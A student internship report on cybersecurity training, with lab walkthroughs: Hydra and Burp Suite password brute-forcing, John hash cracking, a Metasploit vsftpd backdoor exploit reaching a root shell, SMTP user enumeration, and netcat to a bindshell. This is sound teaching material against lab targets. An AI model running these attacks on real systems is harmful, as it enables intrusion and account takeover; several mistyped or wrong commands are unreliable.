

# **INTERNSHIP ON CRBERSECURITY**

## **INTRODUCTION**

The internship gave the students the chance to integrate what we have learned in classroom with real world application. My name is Saish Habbu and I'm currently pursuing my B.E in Computer Science & Engineering in Mangalore Institute of Technology and Engineering. It was a fantastic chance for me to develop my abilities and become a more qualified individual to integrate into the working world.

## **ABOUT DLITHE**

EdTech business DLithe Consulting Services Pvt Ltd was founded in 2018. Their main office is in Bangalore. This organization has mostly focused on Embedded Systems, IoT, and Full Stack Web development. In addition to many other areas, they specialize in artificial intelligence, blockchain, cyber security, the internet of things, machine learning, embedded programming, DevOps, full-stack development, CAD, digital learning platforms, banking, insurance, manufacturing, and retail, as well as C, Java, Microsoft, Python, SMAC, IoT, manual and automated testing, mainframes, staff augmentation, internships, and offline and online trainings.

## **SUMMARY**

The internship ran from 06 Feb 2023, to 06 March 2023, for one month. We studied theoretical parts of the fundamentals of networking for the first 15 days. The live projects took up the entire 15 days after that. I was capable of working alongside others. Working at DLithe was a wonderful experience. I am able to learn about many technologies, including Cisco Packet Tracer and Kali Linux, and others.


## **Technical Task Performed**



### **Group 1**

### **Perform Password Cracking**

#### **a)Perform password cracking for windows 7**

- open windows and then open browser and search tmpfiles.org
- later browse and add hash file that is been created upload it.
- visit Kali Linux and browse tmpfiles.org along with URL received then copy the file.
- open the command prompt and use command nano file name and paste the copied file and use john file name to obtain the result.





## b) Password cracking of metasploitable machine using hydra

- create a file using nano filename command.
- Use the tool hydra to know the user password and username.
- If we are unaware about username or password then use capital L(username) and P(password).
- If we know username and unaware of the password then write the command as: hydra lmsfadmin -P pass If we know password and unaware of the username then write the command as :hydra -pmsfadmin -L pass

```

(root@kali)-[/home/kali]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address      NetBIOS Name    Server    User      MAC address
-----
192.168.56.1     LAPTOP-Q10CGV14 <server>  <unknown> 0a:00:27:00:00:04
192.168.56.102   METASPLOITABLE <server>  METASPLOITABLE 00:00:00:00:00:00
192.168.56.255   Sendto failed: Permission denied

(root@kali)-[/home/kali]
# nano user

(root@kali)-[/home/kali]
# nano pass

(root@kali)-[/home/kali]
# hydra -L user -P pass ftp://192.68.56.102
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-17 05:20:28
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.68.56.102:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-17 05:20:38

(root@kali)-[/home/kali]
# hydra -L user -P pass ftp://192.68.56.102
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-17 05:21:55
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.68.56.102:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-17 05:22:04

(root@kali)-[/home/kali]
# hydra -L user -P pass ftp://192.168.56.102
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-17 05:22:26
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.56.102:21/
[21][ftp] host: 192.168.56.102 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-17 05:22:27

```

## 2. Perform password cracking of online vulnerable website using BURPSUITE

- Initially enter the command burpsuite. It will be redirecting to another page.
- Next step is to turn on the intercept. Next login in to the website testfire.net and then turn on the burp.
- As soon as you login your login details will be come under intercept.
- The code which is available in the proxy of the intercept just copy and send it to the intruder.
- There just copy the username and password the click on add button.

Then select the attack type Cluster bomb set the payloads and start the attack.

```
File Actions Edit View Help
(kali@kali)-[~]
$ sudo -s
[sudo] password for kali:
(kali@kali)-[/home/kali]
# burpsuite
Your JRE appears to be version 17.0.5 from Debian
Burp has not been fully tested on this platform and you may experience problems.
```


Burp Suite Community Edition v2022.9.6 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Forward Drop Intercept is on Action Open browser



Intercept is on

Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.

Learn more

Open browser

testfire.net

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Username:

Password:

Login

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Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S20 smartphones! We look forward to hearing your important feedback.

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Request to http://testfire.net:80 [65.61.137.117]

Forward Drop Intercept is on Action Open Browser

Comment this item HTTP/1

1 POST /doLogin HTTP/1.1  
2 Host: testfire.net  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Content-Type: application/x-www-form-urlencoded  
8 Content-Length: 99  
9 Origin: http://testfire.net  
10 Connection: close  
11 Referer: http://testfire.net/login.jsp  
12 Cookie: JSESSIONID=542D02ED594E7ECFAEAF9395595EB829  
13 Upgrade-Insecure-Requests: 1  
14  
15 uid=admin1&passw=passsss&btnSubmit=Log

Scan  
Send to Intruder Ctrl+I  
Send to Repeater Ctrl+R  
Send to Sequencer  
Send to Comparer  
Send to Decoder  
Insert Collaborator payload  
Request in browser  
Engagement tools [Pro version only]  
Change request method  
Change body encoding  
Copy URL  
Copy as curl command  
Copy to file  
Paste from file  
Save item  
Don't intercept requests  
Do intercept  
Convert selection  
URL-encode as you type  
Cut Ctrl+X  
Copy Ctrl+C  
Paste Ctrl+V  
Message editor documentation  
Proxy interception documentation

Inspector

Selection 39

Selected text

uid=admin1&passw=passsss&btnSubmit=Log

Decoded from: URL encoding

uid=admin1&passw=passsss&btnSubmit=Log

Cancel Apply changes

Request Attributes 2  
Request Query Parameters 0  
Request Body Parameters 3  
Request Cookies 1  
Request Headers 12

Burp Suite Community Edition v2022.9.6 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions Payloads Resource Pool Options

Start attack

1 Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4  
Payload type: Simple list Request count: 16

2 Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste admin  
Load ... password  
Remove sfghj  
Clear 255hk  
Deduplicate

Add

Add from list ... [Pro version only]

3 Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.


Add ... Rule  
Edit  
Remove  
Up  
Down

4 Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☒ URL-encode these characters:





## Perform exploiting Metasploit

### a)Exploiting metasploitable using FTP

- Enter the command `sudo su`.
- Enter the command `nmap -sV` followed the target IP.
- Enter `msfconsole`.
- Enter the command `search vstpd`
- Enter the command `exploit/unix/ftp/vstpd_234_backdoor`.
- Use `exploit/unix/ftp/vstpd_234_backdoor`
- Enter show options.
- Set the value for RHOSTS so enter the command `set RHOSTS 192.168.56.102` • Use show options in order to check whether the RHOSTS has been updated or not.
- Enter the command `show payloads`.
- Set payload as set payloads `192.168.56.102`
- Enter exploit command.

```

root@kali: /home/kali
File Actions Edit View Help
(kali@kali)~$ sudo su
[sudo] password for kali:
root@kali: /home/kali
# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
root@kali: /home/kali
# msfdb start
[i] Database already started
root@kali: /home/kali
# nmap -sV 192.168.56.102
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-23 04:32 EST
Nmap scan report for 192.168.56.102
Host is up (0.00045s latency).
Not shown: 927 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath gmrregistry
1524/tcp  open  bindshell    Metasploitable root shell
2045/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8080/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)

root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali
# msfconsole
msf5 (kali) >

msf5 (kali) > search vstpd
[*] Metasploit v6.2.26-dev
[*] -- 2264 exploits - 1189 auxiliary - 484 post
[*] -- 951 payloads - 5 encoders - 11 nops
[*] -- 9 evasion

Metasploit tip: Enable verbose logging with set VERBOSE
true
Metasploit Documentation: https://docs.metasploit.com/

```

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  --      -
  RHOSTS    21              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     21              yes       The target port (TCP)

Payload options (cmd/unix/interact):
  Name      Current Setting  Required  Description
  --      -

Exploit target:
  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.56.102  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     21              yes       The target port (TCP)

Payload options (cmd/unix/interact):
  Name      Current Setting  Required  Description
  --      -

Exploit target:
  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
```

```
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
  #  Name      Disclosure Date  Rank  Check  Description
  --  -
  0  payload/cmd/unix/interact  normal  No  Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload/cmd/unix/interact
[-] Unknown datastore option: payload/cmd/unix/interact.
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[*] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:39581 -> 192.168.56.102:6200) at 2023-02-23 04:36:48 -0500

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```

## b)Exploiting metasploit using smtp

- With the sudo su command, log in as the superuser. msfdb init is used to launch a database.
- Using ifconfig to discover Kali Linux's IP address and nbtscan to discover the IP of the metasploitable target.
- We use -sV together with the target's IP to determine the port number and version.



```
root@kali:/home/kali
```

```
File Actions Edit View Help
```

```
914/tcp open shell Netkit rshd
1099/tcp open java-tmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-Subuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2A:BA:25 (Oracle VMVirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 25.20 seconds

```
(root@kali)-[/home/kali]
msfconsole
```

```
[*****]
[*****] $a, [*****]
[*****] $a, [*****]
[*****] $a, [*****]
[% | | | | | ] [%]
[% | | | | | ] [%]
[% | | | | | ] [%]
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[% | | | | | ] [%]
```

```
-[ metasploit v6.2.26-dev                ]
+---[- 2264 exploits - 1189 auxiliary - 404 post      ]
+---[- 951 payloads - 45 encoders - 11 nops          ]
+---[- 9 evasion                               ]
```

Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it with `setg RHOSTS x.x.x.x`

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):



| Name      | Current Setting                                               | Required | Description                                                                                                                                                                     |
|-----------|---------------------------------------------------------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS    |                                                               | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RHOST     | 25                                                            | yes      | The target port (TCP)                                                                                                                                                           |
| THREADS   | 1                                                             | yes      | The number of concurrent threads (max one per host)                                                                                                                             |
| UNIXONLY  | true                                                          | yes      | Skip Microsoft bannered servers when testing unix users                                                                                                                         |
| USER_FILE | /usr/share/metasploit-framework/data/wordlists/unix_users.txt | yes      | The file that contains a list of probable users accounts.                                                                                                                       |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):



| Name      | Current Setting                                               | Required | Description                                                                                                                                                                     |
|-----------|---------------------------------------------------------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS    | 192.168.56.102                                                | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RHOST     | 25                                                            | yes      | The target port (TCP)                                                                                                                                                           |
| THREADS   | 1                                                             | yes      | The number of concurrent threads (max one per host)                                                                                                                             |
| UNIXONLY  | true                                                          | yes      | Skip Microsoft bannered servers when testing unix users                                                                                                                         |
| USER_FILE | /usr/share/metasploit-framework/data/wordlists/unix_users.txt | yes      | The file that contains a list of probable users accounts.                                                                                                                       |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.56.102:25 - 192.168.56.102:25 Banner: 208 metasploitable.localdomain ESMTF Postfix (Ubuntu)
[*] 192.168.56.102:25 - 192.168.56.102:25 Users found: backup, bin, daemon, distccd, ftp, games, gnutls, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.56.102:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

- We are finding the target's IP address using nbtscan.
- Nmap -p is used to determine the details of the bind shell port number, whereas nmap -sV is used to find the version service and port number of connections.
- Using nc 192.168.56.102 1524 as the address.

```
File Actions Edit View Help
(kali@kali)-[~]
$ sudo -s
[sudo] password for kali:
(root@kali)-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::93ff:2db8:661c:22fb prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
    RX packets 27573 bytes 3091556 (2.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 42543 bytes 3841143 (3.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 488137 bytes 89145134 (85.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 488137 bytes 89145134 (85.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[/home/kali]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address      NetBIOS Name    Server    User          MAC address
-----
192.168.56.1    LAPTOP-Q1OCGV14 <server> <unknown>    0a:00:27:00:00:04
192.168.56.102 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied
```

```
File Actions Edit View Help
(root@kali)-[/home/kali]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address      NetBIOS Name    Server    User          MAC address
-----
192.168.56.1    LAPTOP-Q1OCGV14 <server> <unknown>    0a:00:27:00:00:04
192.168.56.102 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied

(root@kali)-[/home/kali]
# nmap -sV 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 05:08 EST
Nmap scan report for 192.168.56.102
Host is up (0.00029s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenSSH or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6067/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.90 seconds
```

```
File Actions Edit View Help
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.90 seconds

(root@kali)-[/home/kali]
